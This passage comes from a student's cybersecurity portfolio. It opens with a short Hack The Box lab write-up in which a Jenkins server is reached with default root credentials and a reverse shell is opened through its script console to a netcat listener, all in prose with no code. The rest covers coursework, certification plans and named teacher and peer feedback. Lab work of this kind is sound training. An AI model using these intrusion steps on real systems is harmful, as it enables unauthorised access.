Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds
```

From the output of the scan, I found a singular result of interest. Jetty version 9.4.39.v20210325 is running on an open TCP port 8080. Like any other HTTP server, I had to use our browser to explore this service easily. Navigating to the IP address of the target through our URL search bar will yield an error, as I needed to specify the port the service is running on. Looking back at the scan, the service is not running on port 80, which is the one your browser would be expecting if you input the IP address of the target alone. However, if I specify the IP: PORT combination as shown below, we will meet the following result.


I found the default password for root access to Jenkins and logged in.




I navigated to the script console in Jenkins and ran a reverse shell script from GitHub.



I opened a net cat listener on port 8000 which helped me establish reverse shell connection with Jenkins.



After I connected to the machine I explored its contents, navigated to the flag and pwned the machine.



4.0 CompTIA security + certificate

Learning outcome 1: the security specialist

For security specialist learning outcome, I have completed the Forensics case “Jessie Pinkman. My tasks were to go through a series of data dumps, find useful, incriminating evidence and compile it into evidence that can be used in court against the suspects. I also explored creating my own secured environment using Wazzuh as the center of my network (SIEM). In the first weeks of the semester, I also explored working with Security Onion – A compilation of various blue teaming tools made for easy and fast learning from everything cyber security has to offer. For more information about Security Onion and

my mini-Security operation center you can find about a hundred pages up in this portfolio. For more information about Jessie Pinkman's forensic case please refer to my portfolio on Canvas.

Learning outcome 2: the researcher and developer

As evidence about my work on the researcher and developer learning outcome I have conducted research on different group project related topics. I have a total of 4 research evidence materials to prove that:

- Sprint 1: Research on IoT protocols
- Sprint 2: Research on known vulnerabilities for the Foscam IP camera IoT device.
- Sprint 3: Research on Flipper Zero's Bluetooth and RFID capabilities and how to use them to attack IoT devices.
- Sprint 4: Research on "EMO Living AI IoT" Bluetooth capabilities and vulnerabilities.

For more information about these documents please refer to my portfolio on canvas in the folder "Group Project".


I also completed 2 personal projects:

- Completing 35 "hack the box" machines/challenges.
- Getting CompTIA Security + certification


Learning outcome 3: the security professional

As evidence about my work on the security professional learning outcome I wrote a magazine research publication on topic "TikTok the evil within" which my teachers Casper and Stephan liked.

As evidence about my group participation, I have uploaded a screenshot of my group's Trello board and I have marked which task I have participated in (see screenshot below).




I saw an improvement in my communication skills and group related work. Below I have uploaded screenshots of my communication with my study coach and screenshots of my group peer reviews.



FEED Pulse

My feedback | Group feedback | Peer feedback

Arbaliev, Ivan I.D.



Checkpoint 11 **Week16: plan to bring LOs to proficient level** 06-06-2023

Arbaliev, Ivan I.D. 3 days ago
This week i showed my work for all the sprints for the group project to my coach and she liked it. This week i am going to focus on finalizing hack the box. My comptia security + certificate exam is scheduled on 12th of june Monday. Ive had a lot of problems triyng to register myself for the exam. i didnt recieve my exam codes via email so i had to call customer support and recieve them manually.

Write a summary of what you discussed with your teacher...

Post Feedback

Checkpoint 10 **Week15: progress update** 30-05-2023

Pu, Xuemei X. (Teacher) 14 days ago
please be proactive and contribute to the group project. create a plan to catch up.

Arbaliev, Ivan I.D. 7 days ago
This week I discussed my group project status with my coach. She wanted to see the work that i did during the 4 sprints. I am going to update my portfolio with my group work by the end of the week.
My personal projects are going fine. I got a profficient grade on my blue teaming project.

Checkpoint 9 **Week 13: portfolio review talk (xp)** 16-05-2023

Arbaliev, Ivan I.D. a month ago
Last week i completed my blue teaming project. This week i will focus on completing my research publication because the deadline is near. I will also resubmit every deliverable i have into the "portfolio" section.

Checkpoint 8 **Week12: Personal project update** 09-05-2023

Pu, Xuemei X. (Teacher) a month ago
good to see your "blue team" project results. keep going. do not forget to finish your courses to get the certificates.

Arbaliev, Ivan I.D. a month ago
This week i discussed my blue teaming project with my student coach and my specialization teachers.
I am making progress towards completing my Comptia Security+ certificate. I am studying from a videobook and bought practice exams.

Checkpoint 7 **Week10: reflection** 18-04-2023

Arbaliev, Ivan I.D. 2 months ago
This week I spoke with my study coach about my personalproject adjustments. I wanted to change my project goals to "hack 50 machines" in hack the box instead of "get the rank of pro hacker" because i found out that pints are take away from me when a machine gets retired.
I also spoke with my blue teaming teacher about some blue teaming projects adjustments and he accepted them.
Hack the box is taking longer than i expected which may slow my project progress.

Checkpoint 6 **Week9: LO's progress update(xp)** 11-04-2023

⚠ No feedback submitted.

Checkpoint 5 **Week8: semester LO's progress update** 04-04-2023


Arbaliev, Ivan I.D. 2 months ago
This week i presented my specialization project and the teachers liked it but had small remarks that need moreattention. I am working almost full time on hack the box. I have completedthe starter machines and i am documenting the challenges in my portfolio.
Casper liked my article research topic and gave me some ideas how to do some testing for it.
The atmosphere in the team is not tense and work is going smoothly.
I am concerned about my time management because hack the box takes longer than i expected per machine and i have no idea whether i will have enough time for the CompTIA security+ certification.

Checkpoint 4 **Week5: PSP updates** 14-03-2023

Arbaliev, Ivan I.D. 3 months ago
In week 5 we discussed our progress on the first sprint of the semester.
The coach had remarks about my personal project topic. She said that the certification i had chosen to take was a bit too easy for a student in advanced cyber security, so i must come up with a new topic by the end of the week.
My portfolio is going well. I started exploring security onion (blue teaming lectures) and i will have it documented in my portfolio by the end of the week.
I am also doing research for my group project (going trough amazon, looking for IoT devices that might be interesting to hack and categorizing them into groups.

Checkpoint 3 **Week4: 1st portfolio assessment** 07-03-2023

Arbaliev, Ivan I.D. 3 months ago
In week 4 we discussed our progress on the group project with our coach. She had small remarks about our current state of the documents which we fixed the same day.
For my personal project i decided to get a cyber secuirty certificate (CompTIA Security+). I think it will be very beneficial for my future career to take it. I will submit my personal project proposal by the end of the week.


My feedback
Group feedback
Peer feedback
Arbaliev, Ivan I.D.
Self rating
Average peer rating
Average group feeling
Create checkpoint
IoT best good and bad practice - coach Xuemei
Florea, Victor V.
Galli, Raphael R.C.S.X.
Lier, Freek F.H.P. van
Loomans, Sjors S.G.A.
Rachev, Stefan S.T.
Weijs, Bas B.A.F.J.
Checkpoint 5 Week16: final peer review 06-06-2023
I have fixed my group project contribution. I am done with hack the box personal project and now i am ready to take my comptia exam as soon as possible.
He is capable but he isn't prioratizing properly. Once he sits down to do something however he thorough.
Took the received feedback seriously and improved according to this feedback. Is present on time and does his assigned tasks.
Improved this sprint, is more pro active than before
Checkpoint 4 Week 15: Sprint 4 feedforward/feedback 30-05-2023
i have taken extra tasks for the group project to fix my group participation.
Tries his best to be present and to contribute to the project.
I think Ivan contributes to the group project, but I believe he may have some difficulties in proactively taking up tasks and making them specific with a well-defined output. Some of his work may have... Read more
Is present most of the time, and is evident that he is trying his best to help out
Good! As a team we should improve communication.
Checkpoint 3 Sprint 3 feedforward/ feedback 17-05-2023
After our group meetings, they do their tasks but i have no idea what is left to do and what is taken by someone. I feel like im left outside of the group for the most time.
Continues to look for ways to help the group out
Good! As a team we should improve communication.
Is not present often. Does not contribute much to the group project.

Checkpoint 3 **Sprint 3 feedforward/ feedback** 17-05-2023

After our group meetings, they do their tasks but i have no idea what is left to do and what is taken by someone. I feel like im left outside of the group for the most time.

Continues to look for ways to help the group out

Good! As a team we should improve communication.

Is not present often. Does not contribute much to the group project.

Checkpoint 2 **Sprint 2 feedforward/ feedback** 18-04-2023

I am motivated to pass.

Good work was done this sprint in investigating vulnerabilities.

Is present, and continues to be a helpful addition to the team

Is never on time, does not actively participate in the project and is gone after a couple hours.

Doesn't contribute much to the project, only comes to school for meetings.

Checkpoint 1 **Week6: feedforward/ feedback** 21-03-2023

I worked on Foscam in the first sprint

Good job on research and collecting information.

Is present, and does ask for review of his completed tasks.

I think you can be a little bit more proactive in terms of coming up with ideas/work and taking up tasks. Although your prior knowledge and main profile may not always match the existing tasks. Don't ... Read more

Hasn't really contributed much to the project and is often late.

Almost always too late and does not actively participate in the group